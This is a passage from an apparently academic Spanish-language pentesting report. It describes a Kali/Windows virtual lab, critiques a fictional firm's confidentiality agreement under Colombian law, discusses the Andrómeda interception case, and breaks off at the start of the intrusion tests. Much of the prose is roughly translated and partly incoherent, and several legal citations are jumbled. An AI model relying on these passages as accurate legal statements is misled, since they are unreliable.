

Figura 9. Fuente: Elaboración propia

- Comunicación entre Windows x64 y Kali Linux:

Figura 10. Comunicación entre Windows x64 y Kali Linux



Figura 10. Fuente: Elaboración propia

4.4 Montaje de Kali Linux:

A la imagen de Kali Linux se le asignaron 2 procesadores lógicos y 4Gb de Ram, y se colocó la Tarjeta de Red en modo Puente (Bridge) para que tomara el mismo direccionamiento IP del equipo Host.

Figura 11. Montaje de Kali Linux



Figura 11. Fuente: Elaboración propia

4.5 Montaje de Windows x86:

A la imagen de Windows x86 se le asignaron 2 procesadores lógicos y 4Gb de Ram, y se colocó la Tarjeta de Red en modo Puente (Bridge) para que tomara el mismo direccionamiento IP del equipo Host.

Figura 12. Montaje de Windows x86



Figura 12. Fuente: Elaboración propia

4.6 Montaje de Windows x64:

A la imagen de Windows x64 se le asignaron 2 procesadores lógicos y 4Gb de Ram, y se colocó la Tarjeta de Red en modo Puente (Bridge) para que tomara el mismo direccionamiento IP del equipo Host.

Figura 13. Montaje de Windows x64



Figura 13. Fuente: Elaboración propia

4.7 Hardware Equipo Físico para la virtualización:

- Procesador: Intel Core I5 1035G7 de 1 GHz
- Memoria RAM: 16 Gb DDR4 1600 Mhz
- Disco Sólido: 500 Gb WD

Figura 14. Características del Hardware para la virtualización



Figura 14. Fuente: Elaboración propia

5. ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL

Lo primero a destacar es que Hackers Security es una empresa global que asesora a gobiernos en procesos de ciberseguridad y ciberdefensa, por lo que tiene una misión y responsabilidad funcional muy importante, por lo que debe tener un alto nivel de calidad y seguridad; como empresa , debe tener protocolos, políticas, procedimientos y procesos de seguridad para administrar y monitorear los requisitos regulatorios, legales, de riesgo, ambientales y operativos, controles basados en ISO27001, responsabilidades, todo documentado. Por ello, la alta dirección y los líderes deben ser proactivos y comprometidos con sus políticas y planes estratégicos, en especial con las políticas corporativas basadas en principios éticos y de bienestar.

Tanto las empresas públicas como las privadas operan sobre la base de la ética. Por otro lado, tenemos que recordar que cuando se trata de seguridad de redes y seguridad informática, el eslabón menos fuerte frecuentemente es el usuario final.

Cuando una empresa de seguridad hacker decidió fusionar los equipos rojo y azul para aumentar los protocolos de seguridad dentro de la empresa, no siguió un proceso de contratación que debería existir y debe incluir requisitos de calidad y calidad de los contratistas donde ambas partes tienen responsabilidades claras y legales. debido a que este contrato debe ir acompañado de un acuerdo de confidencialidad, debe tratarse de manera especial.

5.1 contrato de

Al celebrar un contrato de garantía, se debe responsabilizar tanto a la empresa contratante como al contratista, ya que puede existir un riesgo de incumplimiento por ambas partes o un proceso de manipulación irregular o ilegal; el contratista debe ir más allá de las necesidades del trabajo, deben exigir que la contratación sea legal, y ningún término puede violar su ética profesional y ponerlos en riesgo de cualquier proceso penal.

5.1 CONTRATO DE CONFIDENCIALIDAD

En la cláusula primera del contrato de confidencialidad se expresa:

Primea Cláusula . OBJETIVO: De conformidad con este Acuerdo de Confidencialidad, el destinatario se compromete a no divulgar Información Confidencial directa, indirectamente, en proximidad o a través de cualquier otra persona o sus subordinados o funcionarios, autoridades legales, consultores o cualquier persona relacionada con ellos o en relación con no divulgar información ilegal. información en el proceso de seguridad de Hackers.

Se demuestra una clara ilegalidad cuando establece que el destinatario no debe revelar procesos ilegales dentro de la empresa a las autoridades judiciales, ante todo porque se considera una empresa que funciona ilegalmente, lo cual es una manifestación terrible y lo exige la ley en el peor de los casos. documentación, por lo tanto, cuando una persona deseosa de trabajar en una empresa lee un acuerdo que contiene este párrafo, debe rechazarlo de inmediato, porque si acepta, sabe que formará parte de la empresa que está realizando el proceso ilegalmente y será cómplices y Participar en la infracción de la ley.

Además, a pesar de ello, el artículo 194 establece: “El que divulgue o utilice el contenido de un documento que deba ser reservado, en beneficio propio o en beneficio o en perjuicio de terceros, incurrirá en multa, siempre que el hecho no constituya delito sancionado con pena mayor, el artículo 308 establece: “El que utilice, divulgue o divulgue un descubrimiento, invención científica, proceso o aplicación industrial o comercial, conocido por razón de su cargo, comercio o profesión, debe conservar”, Colombia El Código Penal, donde no mencionan información producida por procedimientos ilegales en ninguna parte, es ilógico desde cualquier punto de vista.

Segunda Cláusula. Cuando incluya como información confidencial, cualquier

información corporativa, técnica, legal, financiera, comercial, de marketing, estratégica, de productos, nueva tecnología, patentes, modelos de utilidad, diseños industriales, datos secretos, tales como "tráiler de interceptación de datos, información, uso indebido de acceso a los sistemas informáticos", que no está tipificado como información clasificada y es considerado un delito conforme al artículo 269C del Código Penal colombiano sobre interceptación de datos informáticos. Estas actividades son permitidas por entidades, dependiendo de la investigación, como la fiscalía, SIGIN, etc., previa aprobación de un juez, y las empresas tienen diferentes actividades para hackear la seguridad.

Tercera Cláusula. Fuentes de Información Confidencial: Hacker Security Corporation da a conocer la fuente de los documentos e información que puede obtener, "independientemente de su origen o soporte, sin advertir su carácter confidencial. Para el tratamiento de datos personales, el Aviso de Confidencialidad siempre debe cumplir con la Ley No. 1581 de 2012.

Cuarta Cláusula. Obligaciones del Destinatario: Se considerará destinatario de la Información Confidencial a la persona que reciba la información o tenga acceso a la misma

En el numeral 2 del inciso, dice que la protección de la información confidencial, ya sea oral, escrita, visual, tangible, intangible, o recibida de cualquier otra forma, como legítimo titular de la misma seguridad hacker, se limita a Saber se utiliza por quienes lo necesitan absolutamente, limitando su uso a quienes necesitan conocer la información, no está bien articulado y estará abierto a cualquiera que necesite conocer dicha información por el simple hecho de ser necesaria.

En el numeral 3 del artículo dice no denunciar sospechas de espionaje o cualquier otro proceso de apropiación indebida de información de terceros a las autoridades. Invita a participar en el delito con complicidad y silencio, infórmate de los actos ilícitos y acéptalos a través de este acuerdo, no los condenes.

En el numeral 4 de la cláusula dice, no condenes y divulgues información confidencial e ilegal que conozcas... Cuando una persona no condena un proceso o comportamiento anormal, es cómplice y responsable.

En los numerales 7 y 8, por el mal uso de información confidencial por parte de sus representantes, ponen una responsabilidad tan grande en el contratista en primer lugar, porque la empresa ha dejado claro que puede hacer mal uso de la información, por ejemplo, si es normal. comportamiento y el contratista o el receptor de la información será responsable de estos. De entrada, si el contratista firma este contrato mientras acepta este acuerdo, sabe que formará parte de una empresa que utiliza esa información para realizar actividades ilegales, y que será cómplice y participará en dichas actividades delictivas. Condenar y aceptar; en el numeral 8 también se expresa la responsabilidad del contratista, pero en el caso de allanamiento.

En el número 9 de esta cláusula, el destinatario se compromete a no transmitir, comunicar, divulgar o de cualquier otra forma divulgar información confidencial o ilícita, en todo o en parte, pública o privada, sin el consentimiento previo y por escrito de Hackers Security. En este punto, es importante recordar que independientemente de que se acuerde o no la directiva de seguridad hacker, cuando se descubre un acto o proceso ilegal, además de que el contratista firmó este acuerdo, existe la obligación de informar el parte ilegal porque la está aceptando.

Sexta Cláusula. Obligaciones de la Parte Informante, “La parte que infrinja el presente acuerdo será responsable ante la otra parte o un tercero de buena fe, en el que se demuestre que se ve afectado por el incumplimiento de este acuerdo, es claro que el la empresa deja firmemente la responsabilidad de la violación al contrato En un negocio, al igual que un contratista emprende un proceso ilegal por cada cláusula que acepta que dice que es ilegal, pero no puede prosperar sin adherirse a un acuerdo de confidencialidad basado en la ilegalidad, creo ambas partes serán

responsables de firmar un contrato que intente dar legitimidad al acto ilegal.

Séptima Cláusula. En esta cláusula, la afirmación de la firma de la responsabilidad del profesional contratado de cumplir con el acuerdo, incluidas sus violaciones y violaciones, puede demostrarse de manera más firme y temeraria que la aceptación de cada acuerdo. Indica cláusulas ilícitas, quienes deben responder por los daños morales y económicos que puedan sufrir las contrapartes o terceros afectados como consecuencia del incumplimiento de sus obligaciones en el contrato anterior.

Octava Cláusula. Resolución de disputas: Cada parte (Nombre del estudiante - Nombre de la empresa) se compromete a esforzarse por resolver cualquier discrepancia que surja de la aplicación de este Acuerdo a través de mecanismos alternativos de resolución de disputas. Si se encuentra información ilegal o confidencial en manos del destinatario, este último debe buscar un abogado privado y liberar a Hackers Security de cualquier responsabilidad legal y penal.

En este apartado es importante considerar cómo la ilegalidad se refleja en la legalidad al querer responsabilizarse de la ilegalidad cometida, teniendo en cuenta que cuando las partes firmaron este contrato, se aceptó un acuerdo de confidencialidad por todas las partes. Posibles infracciones y actos ilegales, se aprecian graves errores al firmar estos acuerdos, ya que se violan los acuerdos de confidencialidad, la legalidad de la seguridad de la información, la Ley N° 1273 de 2009 y la Ley N° 842 de 2003 dan marco al Código de Ética para el ejercicio de la ingeniería general y sus profesiones afines y auxiliares si el contratista es un profesional en la materia.

Novena Cláusula. Este Acuerdo se rige e interpreta de conformidad con las leyes de la República de Colombia. Los acuerdos y contratos de confidencialidad violan las normas colombianas, por lo tanto, si se celebran contratos y acuerdos, ambas partes serán investigadas de acuerdo con las normas y la ética colombianas.

Décima Cláusula. Aceptación del Acuerdo: Ambas partes han leído y estudiado atentamente los términos y el contenido de este acuerdo, y por lo tanto están de acuerdo y aceptan todas las condiciones. Cuando las partes suscriben un contrato que contiene un acuerdo de confidencialidad con el Registro de Infracciones y Actos Ilícitos, son automáticamente responsables de la infracción que existe, incluso de que termine cometiendo un delito y lo haga parecer un hecho lícito. bajo las Leyes 1273 de 2009 y 2003 Seguridad de la información frente a la legalidad de los acuerdos de confidencialidad según lo establecido en la Ley No. 842 de 2008, que regula el código de ética profesional en ingeniería general y sus afines y paraprofesionales, si el contratista es un profesional en el campo.

5.2 Al leer el acuerdo de confidencialidad, debe ser rechazado de inmediato, porque los términos del acuerdo de confidencialidad propuesto por la organización de seguridad hacker son una invitación directa a un delito concertado, una clara violación de la Ley No. 1273 de 2009, Ley N° 1581 de 2012, Acuerdo de confidencialidad, violación del Código de ética profesional en la ingeniería general y sus profesiones afines y auxiliares, contrario a la dignidad humana, que prohíbe ofrecer o aceptar trabajos contrarios a lo dispuesto en las leyes vigentes, o aceptar encargos más allá su título y su propia preparación y las responsabilidades en él conferidas.

Por otro lado, en el artículo 35, se habla de las obligaciones de los profesionales amparados por este código con su dignidad profesional, especificando que se deben respetar y hacer cumplir todas las disposiciones legales y reglamentarias que afecten el ejercicio de estas profesiones. condenar todas sus transgresiones y velar por la buena reputación de estas profesiones.

Más allá de eso, los profesionales tienen una responsabilidad con la sociedad y, a nivel individual, ningún dinero puede comprar la dignidad y los valores que las personas y los profesionales deben aplicar siempre en sus actuaciones. Algunas cosas son invaluables, y eso es ser un profesional integral que actúa con base en principios éticos y se adhiere a las normas.

5.3 El Estado colombiano, a través de su Ejército Nacional, la Fiscalía General de la Nación, la DIJIN, entre otros, realiza prácticas de vigilancia masiva que han sido estudiadas por organismos como Privacy International, revelando “diversos dispositivos de vigilancia masiva que conviven bajo la imagen del Estado”.

Colombia busca regular estas prácticas mediante la promulgación de normas como la Ley de Inteligencia y Contrainteligencia, No. 1621 de 2013, y el Decreto No. 857 de 2014 del Ministerio de Defensa, además, se cree que con la aprobación de los jueces de la República, las actividades de inteligencia y la penetración de las comunicaciones privadas están permitidas, no obstante ello. Según un estudio de Privacy International, “Revelan que los operativos de vigilancia e inteligencia de Colombia tienen múltiples actores y oscilan entre lo legal, lo ilegal y lo secreto; lo que ocurre en el Centro de Inteligencia Andrómeda se circunscribe a esa compleja realidad”.

Según Revista Semana, se ha determinado que “el ejército colombiano está interceptando comunicaciones de personalidades de la vida política del país, así como de representantes del gobierno colombiano y de la guerrilla en la mesa de negociaciones en La Habana, con base en inteligencia conocida realizada militarmente ilegalmente como Andrómeda"

5.4 ANÁLISIS

Es importante reconocer la informalidad o mala estructura del Centro Nacional de Inteligencia de Colombia, que refleja la falta de idoneidad moral de quienes lo integran, y la falta de protocolos, políticas, procedimientos y procesos de seguridad que rijan y supervisen el Centro de Inteligencia. . Requisitos regulatorios, legales, de riesgo, ambientales y operativos, el Centro Nacional de Inteligencia Andrómeda de Colombia tiene una extraña relación con los piratas informáticos y los movimientos sociales.

Es claro que el Ejército Nacional de Colombia tiene deficiencias de seguridad, las cuales se reflejan en la falta de disciplina y control sobre el personal que visita la unidad y las actividades del personal militar y civil fuera de la Operación Andrómeda. Además, muchos de los que ingresaban tenían altos conocimientos y habilidades a nivel informático, pero trabajaban sin ningún tipo de supervisión.

Considerando el hallazgo de errores de procedimiento y de seguridad en el manejo de documentos reservados y administrativos, así como la falta de control y fiscalización observada en la cadena de mando directa, según nota periodística del diario El Tiempo.

Según un mensaje publicado por la Fiscalía General de Colombia en su sitio web oficial con fecha 10 de abril de 2015, titulado “Hacker civil Andrés Sepúlveda condenado por interceptar a negociadores de paz en La Habana”, según sentencia emitida por el Juzgado 22 Penal. En el juzgado de circuito especializado, entre los delitos informáticos cometidos y sus responsables, la Fiscalía imputó al hacker Andrés Sepúlveda Ardila por los siguientes delitos. Conspiración para delinquir (artículo 340 Código Penal), abuso de acceso a sistemas informáticos (artículo 269A Código Penal), violación de datos personales agravada (artículo 269F Código Penal), uso de malware (artículo 269E Código Penal) y espionaje (artículo 269E Código Penal 463), Interceptación de correos electrónicos, redes sociales y llamadas de

campañas políticas a través de programas informáticos maliciosos (artículo 463 del Código Penal), para miembros del Ejército Nacional imputados por cohecho indebido, espionaje y violación de datos personales (artículo 463 del Código Penal) 269F)) y concierto para delinquir, además se debe tener en cuenta que la conducta moral del ejército colombiano debe sustentarse en un código de ética institucional fundamentado en mandato constitucional y lema: “Patria, Honor, Lealtad”; reforzado por el juramento de defender la bandera del pueblo colombiano y las instituciones democráticas

Ante esto, se puede decir que el hacker civil Sepúlveda cometió delitos informáticos y es considerado un delincuente, pero no es un funcionario al servicio del estado, su nivel de estudios es bachillerato, y a pesar de sus habilidades de hackeo, el estado es de confianza para el estado y los ciudadanos abajo, tienen un agravante mayor por violar los lineamientos de ética institucional; también, hay algo preocupante en la ciberseguridad, que cada día crece, por lo que las entidades y empresas deben estar a la vanguardia, implementando un protocolo basado en A sistema de seguridad, en la norma ISO:27001 y se adhiere a procedimientos bien definidos para evitar ciberataques y cualquier otro tipo de ataque.

6 ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

Para el Desarrollo de la Fase 3, se requiere la instalación de las siguientes máquinas virtuales:

1. Instalación Kali Linux 2020.2

Figura 15. Instalación Kali Linux, versión 2020.2



Figura 15. Fuente: Elaboración propia

- IP máquina Kali Linux: 192.168.114.144

Figura 16. IP máquina Kali Linux



Figura 16. Fuente: Elaboración propia

2. Instalación Windows 7 x86

Figura 17. Instalación Windows 7 x86

